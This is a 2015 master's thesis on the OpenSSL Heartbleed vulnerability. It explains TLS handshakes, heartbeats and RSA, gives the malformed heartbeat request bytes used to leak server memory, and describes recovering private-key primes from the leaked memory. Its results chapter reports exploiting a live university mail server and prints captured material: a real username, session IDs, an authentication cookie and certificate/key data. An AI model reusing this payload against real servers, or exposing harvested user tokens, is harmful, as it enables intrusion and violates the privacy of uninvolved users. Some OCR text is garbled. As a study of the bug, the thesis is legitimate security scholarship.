Tool to exploit Heartbleed Vulnerability

Poluru Praveen Kumar Naidu

Department of Computer Science and Engineering

National Institute of Technology Rourkela

Rourkela-769 008, Odisha, India

May 2015

Tool to exploit Heartbleed Vulnerability

Thesis submitted in partial fulfillment of the requirements for the degree of

Master of Technology, Dual Degree

in

Computer Science and Engineering

(Specialization: Information Security)

by

Poluru Praveen Kumar Naidu

(Roll- 710CS2149)

Under the supervision of

Prof. Korra Sathya Babu

Department of Computer Science and Engineering
National Institute of Technology Rourkela
Rourkela, Odisha, 769 008, India

May 2015

Department of Computer Science and Engineering
National Institute of Technology Rourkela
Rourkela-769 008, Odisha, India.

Certificate

This is to certify that the work in the thesis entitled ***Tool to exploit heartbleed vulnerability*** by ***Poluru Praveen Kumar Naidu*** is a record of an original research work carried out by him under my supervision and guidance in partial fulfillment of the requirements for the award of the degree of Master of Technology, Dual Degree with the specialization of Information Security in the department of Computer Science and Engineering, National Institute of Technology Rourkela. Neither this thesis nor any part of it has been submitted for any degree or academic award elsewhere.

Place: NIT Rourkela
Date: May 28, 2015

Prof. Korra Sathya Babu
Professor, CSE Department
NIT Rourkela, Odisha

Acknowledgment

I am grateful to numerous local and global peers who have contributed towards shaping this thesis. At the outset, I would like to express my sincere thanks to Prof. Korra Sathya Babu for his advice during my thesis work. As my supervisor, he has constantly encouraged me to remain focused on achieving my goal. His observations and comments helped me to establish the overall direction to the research and to move forward with investigation in depth. He has helped me greatly and been a source of knowledge.

I am very much indebted to Prof. Santanu Ku. Rath, Head-CSE, for his continuous encouragement and support. He is always ready to help with a smile. I am also thankful to all the professors at the department for their support.

I would like to thank Mr. Pramit Mazundar for his encouragement and support. His help can never be penned with words.

I would like to thank all my friends and lab-mates for their encouragement and understanding. Their help can never be penned with words.

I must acknowledge the academic resources that I have got from NIT Rourkela. I would like to thank administrative and technical staff members of the Department who have been kind enough to advise and help in their respective roles.

Last, but not the least, I would like to dedicate this thesis to my father and mother, for their love, patience, and understanding.

Poluru Praveen Kumar Naidu

Roll-710CS2149

Declaration

I Poluru Praveen Kumar Naidu of Computer Science and Engineering with Roll no 710CS2149 hereby declare that the project submitted by me is solely of my work and is not copied from any other source where ever may available and It has not been previously submitted for any academic degree. I had verified my thesis report through Turnitin software for plagiarism. All sources of quoted information have been acknowledged by means of appropriate references.

If in future my work was found to be plagiarized from any other persons work, then in that situation I alone will be responsible for it.

Date: May 28, 2015

Poluru Praveen Kumar Naidu
NIT Rourkela

Abstract

OpenSSL is an open-source library that is used to communicate data through a secure protocol known as TLS. TLS is used for secure communication over a channel widely over the internet for various applications both desktop and web like web browsers, emails, chat applications. In April 2014 a security bug called as heartbleed [1] was found which is very catastrophic that sensitive information like cookies, session data, and even private keys of the server. This vulnerability allows stealing of the contents of the RAM by anyone on the Internet. This also allows the attackers to extract the private keys from the server which can be used to decrypt the HTTPS traffic by doing a man-in-the-middle attack [2] and eavesdrop on sensitive data and also to impersonate another user. In this thesis report we study the heartbleed vulnerability in depth, propose a method to exploit the vulnerability and develop a tool to exploit.

Key words: Vulnerability, Heartbleed, OpenSSL, TLS [3].

Contents

List of Figures

Chapter 1

Introduction

1.1 Secure Sockets Layer(SSL)

SSL is the short form for Secure Sockets Layer. When using HTTP, the network administrator or the ISP can see the data that the user is sending to the server. So, there was a need to encrypt the data that is communicated to the server. So, SSL protocol has been designed to encrypt the communication between the client and the server. The main goal of SSL is to provide a secure communication in both directions for any arbitrary data. In case of TCP protocol which is widely used for communication over the internet, TCP handles everything from decomposing the messages into packets and re-assembling them after receiving. These messages are not encrypted. Any person or attacker who can access the channel in which the transmission is occurring can read the messages as they are not encrypted. This protocol is vulnerable to man-in-the-middle attacks. So, there was a need to develop a protocol which can be used for secure communication and which is encrypted so that it is secure against man-in-the-middle attacks. Below the SSL layer, HTTPS is implemented just as the HTTP protocol. When SSL/TLS is used the attacker might have access to the medium of the communication, but as the messages are encrypted, he wont know what messages are being sent and received. All the information that the attacker could get is the IP of the client, how much data is communicated and which encryption is used. The attacker can also close the communication but can never know the data that is being communicated. [**?**]

In short, HTTP + SSL [6] = HTTPS



TLS Client
TLS Server
ClientHello
Offers TLS version, list of ciphers, compression methods etc
ServerHello
Server chooses TLS version, cipher, compression method. Server sends its certificate
ServerHelloDone
ClientKeyExchange
Secret PreMasterKey encrypted using Server's public key
ChangeCipherSpec
Finished
Server decrypts message using previously exchanged keys
Client decrypts message using previously exchanged keys
ChangeCipherSpec
Finished

Figure 1.1: Working model of SSL protocol

1.2 Handshake

When the TCP connection is established, the client starts an SSL handshake with the server. The client tells in this handshake different details like the version of SSL/TLS it is using, the set of cipher-suites it supports and the the compression to be used. The server chooses the latest version that is supported by both client and the server.

After this, a certificate which is trusted by the client or verified by any other third party that the client trusts is sent from the server to the client.

After the verification of the certificate and being sure that the server is authentic but not any other third party, both exchange a key which will be used for encrypting and decrypting the future communication using symmetric communication. Since this is a symmetric encryption, the same key can be used for both encryption and decryption.

Handshake process demands a lot of computing power and its costly in terms of resources if a handshake has to be performed every time a connection is made between the client and server. So, a feature named heartbeat has been introduced into the SSL protocol.

1.3 Heartbeat

Heartbeat makes sure that only one handshake is enough for the client to keep the connection alive for a session. A handshake is made between the server and the client in the beginning and the server sends its public key to the client through the certificate. To keep the connection alive and avoid another handshake for another request (which takes time and uses a lot of resources), a payload of small data is sent from the client to the server. This is called heartbeat. In response the server sends the same payload data which says that the connection is kept alive. The size of the payload data can be anything between 1byte and 64 kilo bytes. This payload also have information about session data, size of payload, message of payload etc. If the session times out another handshake is needed and heartbeats are used to keep the connection alive. This is added as an extension to the SSL protocol and implemented into OpenSSL in 2012.




Figure 1.2: Working model of Heartbeat protocol

1.4 Heartbleed

While performing a heartbeat after a handshake, if the client sends a payload of size 2kb the server has to respond with the same data to the client. While implementing heartbleed in OpenSSL, the part to check the size of payload data has been overlooked by the open source contributors. So, when a client sends a payload data of 2 byte size and the size of payload data is set to 20 kilo bytes, the server sends 20 kilo bytes of data from the RAM to the client because it is not checked by the server. Since this vulnerability uses heartbeat to exploit, the name heartbleed has been given to the vulnerability.

The OpenSSL versions from 1.0.1 to 1.0.1f are affected by this heartbleed bug because of a mistake in implementing the heartbeat feature. This vulnerability gives an attacker the access to the private memory of the server that uses the above mentioned versions of OpenSSL.A maximum of 64 kb of data can be retrieved at a time using this vulnerability. By exploiting this a number of times, an attacker can get sufficient of sensitive data which may include

1. Primary keys on the server
2. Data for authentication like username and passwords
3. Private content like email, instant messaging etc



"I want to keep this connection open. Here is 1KB of data to do that. Send me 64KB of data if you agree."
"I agree. Here is 64KB of data."
Malicious Actor
webserver
User 1
User 2
User 3
Image Credit: Center for Internet Security

Figure 1.3: Figure explaining how heartbleed works

Chapter 2

Literature Survey

2.1 TLS protocol

The TLS protocol facilitates applications that use client server communication to communicate over a network such that it will prevent man in the middle attacks, tampering and eavesdropping the data that is being communicated. As protocols are designed so that they can operate with or without TLS, it is very important for the client to intimate the server that the client and server will be communicating using TLS [7] protocol. This can be achieved in two methods. One of the method is to use a different port number for TLS connections (just like we use 443 port to tell that the data is communicated using HTTPS). Another method the client requesting the server is that it uses only TLS protocol, which can be achieved by using protocol-specific mechanism.

After the client and the server agree to use TLS [8] protocol, they also agree to a connection after undergoing a handshake. While undergoing this handshake, the server and client agree on different parameters that are going to be used to establish the security of the connection:

1. When a client connects to a server that supports TLS connections it tells list of cipher suites and hash functions that it supports.

2. The server chooses a hash function and a cipher suite that is also supported by it and intimates the client about them.

3. The server normally then returns its identity in the form of a certificate.

The sent certificate normally contains the name of the server, the authority who certified it, and the server's public encryption key.

4. The client can contact the server of the certificate issuer and verify the authenticity of the server before proceeding further.

5. In order to create session keys that are further used to make the connection secure, the client generate a random number, encrypts it using the servers public key and sends it to the server. This encrypted number can only be decrypted using the private key of the server.

6. Using the encrypted random number, both the client and server create a 'master secret' generate a session-key that is later used for both encryption and decryption.

   This is the handshake process which is the beginning of any secure TLS connection and the session-key is used for both encryption and decryption until the connection is closed.

   Incase any of the steps mentioned above fail, TLS handshake is said to be a failure and the connection is not opened.

2.2 Heartbeat

2.2.1 Heartbeat Hello extension [4]

Hello extensions are used by a communicating device so that they can indicate that they support heartbeats. It also has the independence of choosing if its willing to receive the heartbeat request messages and also willing to send heartbeat respond messaegs. To allow the heartbeat messages it has to use peer_allowed_to_send in the form of HeartbeatMode. If it is not willing to use heartbeats, peer_not_allowed_to_send can be sent in the form of Heartbeat it can use the peer_not_allowed_to_send mode. If one of the machines indicate peer_not_allowd_to_send, the other machine should not use send heartbeat messages and should close the connection. Heartbeat hello extension is predefined to be sent in a specific format which is as follows.

enum {

peer_allowed_to_send(1),

peer_not_allowed_to_send(2),

(255) }

HeartbeatMode;

struct {

HeartbeatMode mode;

} HeartbeatExtension;

If a machine receives a mode that is not defined previously, and error message should be sent as a response.

2.2.2 Heartbeat protocol

The Heartbeat protocol is an addition to the TLS protocol. Itconsists of two types of messages: HeartbeatResponse and HeartbeatRequest.

enum {

heartbeat_request(1),

heartbeat_response(2),

(255)

} HeartbeatMessageType;

A HearbeatRequest may be received anytime while the server and client are connected. When it is received, a HeartBeatResponse should be sent in reply to the request. It is only received or sent after a handshake is done. On the other hand, if a handshake is started, the heartbeats transmission should be ended and the message should be archived immediately. There must be only one Heartbeat-Request message in between the client and the server at anytime until either the appropriate response message is received or till the session expires.

2.2.3 Protocol Messages

The protocol messages include details like the type of the request (request or response) and payload and padding details which are arbitrary. This message has to be in the prescribed format which is as follows.

```
struct {
HeartbeatMessageType type;
uint16 payload_length;
opaque payload[HeartbeatMessage.payload_length];
opaque padding[padding_length];
} HeartbeatMessage;
```

Message type attribute signifies if the message is a request or a response. payload_length attribute signifies the payload length which is being sent. Payload attribute details any arbitrary payload because it is not mandatory. Padding attribute signifies the padding content which is random and the payload should not be taken into account by the receiver. HeartbeatMessage has a length which is TLSPlaintext.length.type field length should be 1 byte,and payload_length is 2. So, the payload lenth will be 3. This makes the padding_length to have a value whose minimum is atleast 16. Since the padding attribute is random, the client or server should use the padding of length atleast 16 and it is random. On the receiving end, the padding should be ignored. The received HeartbeatMessage should be archived if the length of the message is too big.

2.2.4 Liveliness check

HeartbeatRequest messages assure the client or server which sends the message that the connection between the client and the server is alive.

2.3 Heartbleed

[9] While implementing the heartbeat feature into the TLS protocol a mistake was done by the open-source contribution which resulted in the heartbleed bug. The code which is responsible for this bug is

```
p = &s− > s3− >rrec.data[0]
[...]
hbtype = *p++;
```

```
n2s(p, payload);
pl = p;
[...]
buffer = OPENSSL_malloc(1 + 2 + payload + padding);
bp = buffer;
[...]
memcpy(bp, pl, payload);
```

The structure rrec contains the received message, which details the data about the request. The first byte is tells the receiver that it is a heartbeat messager and following two bytes tells about the length of the payload data. If the request is an authentic one, this length should be equal to the length of the payload data which is sent in the request.

The mistake in the code is that it doesnt make sure that the payload length which has been sent equal to the actual payload data in the request which brings a loophole to ask for a data of bigger size. It then stores the data of the size that has been set as payload length in the message that has been received and sends the data as a response to the receiver. So, this loophole can be exploited if the payload length is set higher and the server will copy the data from the RAM of the server and sends it as the response. The payload length be set to a maximum of 64 kilo bytes.

While processing a HeartbeatRequest [10] message that has longer payload length than it originally has, the additional content is copied from the RAM of the server and is responsed to the client and it may contain the data that has been processed previously like usernames, passwords, cookies, session which are sensitive.

OpenSSL [1] team has already made a patch for this which is too simple. It just checks if the payload length mentioned and the actual payload length are same or not. If they differ nothing is returned as response.

2.4 RSA Encryption

RSA is the first asymmetric-key cryptographic model which is being used practically for secure communications. In this model there are two types keys.



1) Alice gets Bob's public key from the directory.
Public Directory Services (Active Directory)
2) Data is encrypted using Bob public key
3) Data is decrypted using Bob private key
Plaintext (Unencrypted Data)
Cyphertext (Encrypted Data)
Plaintext (Unencrypted Data)

Figure 2.1: Figure explaining how RSA works

A public key is used for encryption and a private key is used for decryption. This model mainly depends on the fact that it is very difficult to factorize a number which is the product of two very large prime numbers. This is also called as the factoring problem. It is modelled in 1977 by three researchers Ron Rivest, Leonard Adleman and Adi Shamir. So, it has been named after their initial letters.

A devise which uses RSA [11] creates and tells the whole world about it public key which is created by multiplying two very large primes which are very distant and also an arbitrary value. These prime numbers are the key to the model and they must be kept as a secret. The public key can be used to encrypt the message and to decrypt private key is used. To break the encryption one must first break the factoring problem and this is not possible with the present knowledge and technologies. This is called the RSA problem.

The RSA model consists of three main steps. The first one is key generation, the second one is encryption and the final one is decryption.

2.4.1 Key generation

RSA model consists of a public key and a private key which are discussed earlier. The public key is open to everyone. Only a private key can be used to decrypt the messages which are encrypted using the public key. The procedure to generate the public and private keys in the RSA algorithm is as follows.

1. Two very large prime numbers p and q which are very distant apart are chosen randomly.
2. The prime numbers p and q are multiplied and stored in a variable n.
   (a) This computed value will be used later as the modulus of the keys. The length of n in bits is called as keylength.
3. The value (n) is computed as the multiplication of (p 1) and (q 1) where is called as totient. This totient value should be kept as a secret.
4. A positive integer e is chosen randomly which is less than the totient value and is coprime with the totient
   (a) The public key which will be released will have the public key component as e.
5. The value d is computed as the inverse of e with modulas as the totient usually using extended Eucliedean algorithm.
   (a) The private key will have the private key component as d.

   The public key will have the product of prime numbers i.e. n and the public key component e. The private key will have n and the private key component which must kept as a secret.

2.4.2 Encryption

Alice sends her public key to Bob and Bob keeps the private key d secret. When Bob wants to send a messages lets say M to Alice, he converts the message M into an integer so that 0 m ¡ n and gcd(m, n) = 1 by using a padding scheme which is agreed by both parties. Bob uses the public key of alice and calculates the corresponding ciphertext as

$c = m^e(modn)$

Bob sends this ciphertext c to Alice.

2.4.3 Decryption

Alice will decrypt m by using c and her private key exponent as

$m = c^d(modn)$

Chapter 3

Proposed Work

3.1 Introduction

The main function of heartbeat is to communicate arbitrary data between client and server signifying that the connection is still alive. Client sends a message with attributes message length which can be upto 64 kb and the payload data. But because of the vulnerability, if the client claims that it has sent 64 kb of data and actually sent 1kb of payload data, then the server responds with 64 kb of data of which only 1kb is payload data and the remaining 63 kb are the contents of the RAM of the server.

This allows the attacker to access random portions of memory of the server. The attacker doesnt have the independence of choosing which part of the memory but he can get significant amount of sensitive data if he tries many times. Since this is part of the heartbeat process this isnt logged and we cannot trace the attacker who attacked.

3.2 Heart vulnerability detection

To check if a server is vulnerable to heartbleed, we make a handshake first and send a payload data of 0kb as payload to the server and set the size of payload data as 16kb. If we receive a payload greater than 0kb then we can say that the server is vulnerable to heartbleed.

3.3 Heartbleed exploit

To exploit the vulnerability, we send a heartbeat without any payload data and set the size of payload data as 16kb and the server responds with 16kb of data from the RAM of the server. First we make a handshake with the server and later we send the heartbeat data multiple times to the server as below.

18	// content type which tells that this is a heartbeat
03 02	// this tells that the TLS version used is 1.1
00 03	// length of the payload metadata that is being sent
01	// signifies that request is sent from client
40 00	// size of payload message.
	// payload data (payload data is empty here)

This will be the content of the heartbeat we are going to use for the vulnerability detection and exploitation.

In this, we set the payload data to be empty and the payload size to be 16kb. So, we receive 16kb of data from the server in response.

3.4 Extracting private key [5]


We know that https uses RSA encryption to encrypt the data that is communicated. An obvious solution is just factorizing n, but with the current knowledge about factorizing and latest technologies, it is very difficult to factorize n. Because of heartbleed, the attack is very simple: As the private key resides in the RAM of the server, we can obtain the values of p and q. The main obstacle in identifying the values is that they are represented as big numbers little endian [12] in memory. So, we consider all the consecutive 128 bits as a potential value of p and divide n by p. If p divides n, it is the value we need and we can calculate the private key using that. Once the private key has been extracted, it can be used to decrypt the https traffic if available.

Chapter 4

Impuckylementation and Results

4.1 Implementation

The vulnerability has been tested on mail.nitrkl.ac.in (only for demonstration and education purposes) and unfortunately, the site is vulnerable to heartbleed. We first checked the mail server on port 443 and found that the server is vulnerable to heartbleed. Later we exploited the vulnerability. 16kb of data has been fetched from the server multiple times to get more sensitive information like usernames and passwords. The data that has been extracted using heartbleed is shown in screenshots as follows.




```
loginOp=login&username=711cs1115&password=[redacted]&client=preferredE..i...
ko..4313635623963 3b6578703d31333a31343234343037313336303337 3b747970653d363a7a
JSESSIONID=pft5yu9htf1m5mrjqgl8rx1z

..a0..U.....h....*.
```

Figure 4.1: Result 1

In the above screenshot, we can see the secondary key data like username and password of an user exploited using heartbleed.


In the above screenshot, we can see the cookie data, session id of an user being



```
.................................#.......t/537.36 (KHTML, like Gecko) Chrome/40.0.2214.111 Safari/537.36
Content-Type: application/soap+xml; charset=UTF-8
Accept: */*
Referer: https://mail.nitrkl.ac.in/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.8,en;q=0.6
Cookie: __utma=179313339.1783674077.1421604134.1424234592.1424237374.31; __utmc=179313339;
__utmz=179313339.1421604134.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none); ZM_TEST=true; ZM_AUTH_TOKEN=0_b3e87699
d409dbb8ef1f0d6d6225ba9effab5b16_69643d33363a34353962386133362d336464332d343133322d396235642d6432653766396461343335653
3b6578703d31333a313432343431303231323137383b747970653d363a7a696d6272613b; JSESSIONID=gi7phqojdctlow41pnvmhqna
```

Figure 4.2: Result 2

exploited using heartbleed.



```
prvn@redasus: ~/heartbleed/hb-certs
[redacted]
-----BEGIN CERTIFICATE-----
MIICsjCCAhugAwIBAgIFFCETh1gwDQYJKoZIhvcNAQEFBQAwgZYxCzAJBgNVBAYT
AlVTMQwwCgYDVQQIEwNOL0ExDDAKBgNVBAcTA04vQTEkMCIGA1UEChMbWmltYnJh
IENvbGxhYm9yYXRpb24gU2VydmVyMSQwIgYDVQQLExtaaW1icmEgQ29sbGFib3Jh
dGlvbiBTZXJ2ZXIxHzAdBgNVBAMTFm1haWxob3N0MS5uaXRya2wuYWMuaW4wHhcN
MTUwMTEzMDg0NjAxWhcNMjUwMTEwMDg0NjAxWjCBhjELMAkGA1UEBhMCVVMxDDAK
BgNVBAgTA04vQTEkMCIGA1UEChMbWmltYnJhIENvbGxhYm9yYXRpb24gU2VydmVy
MSQwIgYDVQQLExtaaW1icmEgQ29sbGFib3JhdGlvbiBTZXJ2ZXIxHTAbBgNVBAMT
FHptcHJveHkubml0cmtsLmFjLmluMIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKB
gQDHs1WvmM9NE8INvsBb6IsvKC9aQEu+BdiXMhmgfSoRm1KRc7GNrjB+BhwlySxB
[redacted]
```

Figure 4.3: Result 3

In the above screenshot, we can see the extracted private key using heartbleed.

Chapter 5

Conclusion

In todays digital world, its very important to protect the communication channels since we deal with sensitive information on daily basis. So, cryptography and network security plays an important role in communication through computers. Even after immense efforts, there are many security loopholes which are patched daily. In this report we explore about a latest and catastrophic bug in the implementation of OpenSSL named as heartbleed In our work, we have shown how ssl works, what a handshake is, what a heartbeat is and what the vulnerability is about. We proposed an algorithm to check if a website is vulnerable to heartbleed and implemented it. We also proposed an algorithm to exploit the vulnerability and implemented it. We also tested it against some websites only for demonstration and educational purposes.

Bibliography

[1] S. Gujrathi, "Heartbleed bug: Anopenssl heartbeat vulnerability," *International Journal of Computer Science and Engine ter Science and Engineering*, vol. 2, no. 5, pp. 61–64, 2014.

[2] F. Callegati, W. Cerroni, and M. Ramilli, "Man-in-the-middle attack to the https protocol," *IEEE Security and Privacy*, vol. 7, no. 1, pp. 78–81, 2009.

[3] E. Rescorla, "Http over tls," 2000.

[4] R. Seggelmann, M. Tuexen, and M. Williams, "Transport layer security (tls) and datagram transport layer security (dtls) heartbeat extension," *IETF draftietf-tls-dtls-heartbeat-00 (June 2010)*, 2012.

[5] D. Boneh, G. Durfee, and Y. Frankel, "Exposing an rsa private key given a small fraction of its bits," *Full version of the work from Asiacrypt*, vol. 98, 1998.

[6] H. Krawczyk, "The order of encryption and authentication for protecting communications (or: How secure is ssl?)," in *Advances in Cryptology-CRYPTO 2001*, pp. 310–331, Springer, 2001.

[7] D. Eastlake *et al.*, "Transport layer security (tls) extensions: Extension definitions," 2011.

[8] N. J. Al Fardan and K. G. Paterson, "Lucky thirteen: Breaking the tls and dtls record protocols," in *Security and Privacy (SP), 2013 IEEE Symposium on*, pp. 526–540, IEEE, 2013.

[9] S. Curtis, "Heartbleed bug: which passwords should you change?," *The Telegraph. Available: http://www. telegraph. co. uk/technology/internetsecurity/10756807/Heartbleed-bug-which-passwordsshould-you-change. html*, 2014.

[10] Z. Durumeric, J. Kasten, D. Adrian, J. A. Halderman, M. Bailey, F. Li, N. Weaver, J. Amann, J. Beekman, M. Payer, *et al.*, "The matter of heartbleed," in *Proceedings of the 2014 Conference on Internet Measurement Conference*, pp. 475–488, ACM, 2014.

[11] D. Boneh and G. Durfee, "Cryptanalysis of rsa with private key d less than n 0.292," *Information Theory, IEEE Transactions on*, vol. 46, no. 4, pp. 1339–1349, 2000.

[12] D. N. Atallah and Y. Xu, "Method and apparatus for performing unaligned little endian and big endian data accesses in a processing system," May 21 1996. US Patent 5,519,842.